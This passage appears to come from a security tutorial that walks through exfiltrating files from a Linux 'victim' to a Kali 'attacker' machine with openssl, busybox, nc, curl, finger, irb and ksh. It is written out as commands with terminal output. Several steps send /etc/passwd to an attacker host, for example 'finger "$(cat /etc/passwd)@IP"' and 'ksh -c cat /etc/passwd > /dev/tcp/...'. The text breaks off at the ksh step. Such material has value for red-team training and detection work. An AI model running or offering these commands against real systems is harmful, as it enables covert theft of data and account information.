
Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd
```

To check the contents of the file, you can type;

```
cat passwd
```



```
root@kali:~# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
.++++
..........................................................................................................
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali:~# openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd
^C
root@kali:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
```


/busybox

It is a software suite that provides various Linux utilities in a single executable file. We can use **/busybox** binary to sneakily use file upload and send the file to the attacker machine over HTTP.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP server, you can type

```
busybox httpd -f -p 8080 -h .
```




```
root@ubuntu:~# busybox httpd -f -p 8080 -h .
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
wget http://192.168.0.196:8080/data.txt
cat data.txt
```



```
root@kali:~# wget http://192.168.0.196:8080/data.txt
--2020-08-31 11:25:15--  http://192.168.0.196:8080/data.txt
Connecting to 192.168.0.196:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: 'data.txt'

data.txt                                                   100%[=====

2020-08-31 11:25:15 (7.10 MB/s) - 'data.txt' saved [28/28]

root@kali:~# cat data.txt
Welcome to Hacking Articles
root@kali:~# 
```


/nc

Netcat is a command-line tool for reading, writing, redirecting, and encrypting data across a network. We can use **/nc** binary to sneakily use file upload and send the file to the attacker machine over the Tcp connection.

Victim Machine

Here we are using, Kali Linux as the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running a TCP, you can type;

```
nc -lvp 5555 < jeeni.txt
```




```
root@kali:~# nc -lvp 5555 < jeeni.txt
listening on [any] 5555 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 49972
```

Attacker Machine

Here we are using, Ubuntu as the attacker machine. In order to download the file on the attacker machine, you can type;

```
nc 192.168.0.147 5555 > jeeni.txt
cat jeeni.txt
```

to read the contents of the file, type



```
root@ubuntu:~# nc 192.168.0.147 5555 > jeeni.txt
^C
root@ubuntu:~# cat jeeni.txt
Welcome to Hacking Articles
```

Data exfiltration using apt-installed Linux binaries


/curl

It is a command-line tool that is used for transferring data using various network protocols. We can use **/curl** binary to sneakily use file upload and send the file to the attacker machine over the HTTP POST connection. So, the first step would be to install the curl binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP Post request, you can type;

```
curl -X POST -d @data.txt 192.168.0.147
```



```
root@ubuntu:~# curl -X POST -d @data.txt 192.168.0.147
```


Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
nc -lvp 80 > data.txt
```

To read the file, type

```
cat data.txt
```



```
root@kali:~# nc -lvp 80 > data.txt
listening on [any] 80 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 37490
^C
root@kali:~# cat data.txt
POST / HTTP/1.1
Host: 192.168.0.147
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 27
Content-Type: application/x-www-form-urlencoded

Welcome to Hacking Articlesroot@kali:~# 
```


/finger

It is a program you can use to find information about computer users. We can use /finger binary to sneakily use file upload and send the file to the attacker machine over the TCP connection. So, the first step would be to install finger binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the TCP request, you can type;

```
finger "$(cat /etc/passwd)@192.168.0.147"
```




```
root@ubuntu:~# finger "$(cat /etc/passwd)@192.168.0.147"
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type

```
nc -lvp 79
```

You can see the user accounts from the /etc/passwd.



```
root@kali:~# nc -lvp 79
listening on [any] 79 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 48360
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/s
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologi
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/us
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-h
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologi
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
```


/irb

It is a tool to execute interactively ruby expressions read from stdin. We can use **/irb** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install irb binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8888, you can type;

```
irb
require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot => Dir.pwd).start;
```




```
root@ubuntu:~# irb
irb(main):001:0> require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot => Dir.pwd).start;
[2020-09-01 02:50:21] INFO  WEBrick 1.6.0
[2020-09-01 02:50:21] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 02:50:21] INFO  WEBrick::HTTPServer#start: pid=6623 port=8888
192.168.0.147 - - [01/Sep/2020:02:50:47 PDT] "GET / HTTP/1.1" 200 1918
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
192.168.0.196:8888
```



Index of /

Name	Last modified
Parent Directory	2020/08/31 04:07
.bash_history	2020/08/31 08:54
.bashrc	2019/12/05 06:39
.cache/	2020/04/23 00:38
.local/	2020/08/30 10:38
.profile	2019/12/05 06:39
.ssh/	2020/08/31 04:15
data.txt	2020/08/31 08:24
file_to_save	2020/08/31 08:34

WEBrick/1.6.0 (Ruby/2.7.0/2019-12-25)
at 192.168.0.196:8888


/ksh

KornSHell is a shell and programming language that executes commands read from a terminal or a file We can use **/ksh** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install ksh binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;

```
ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'
```

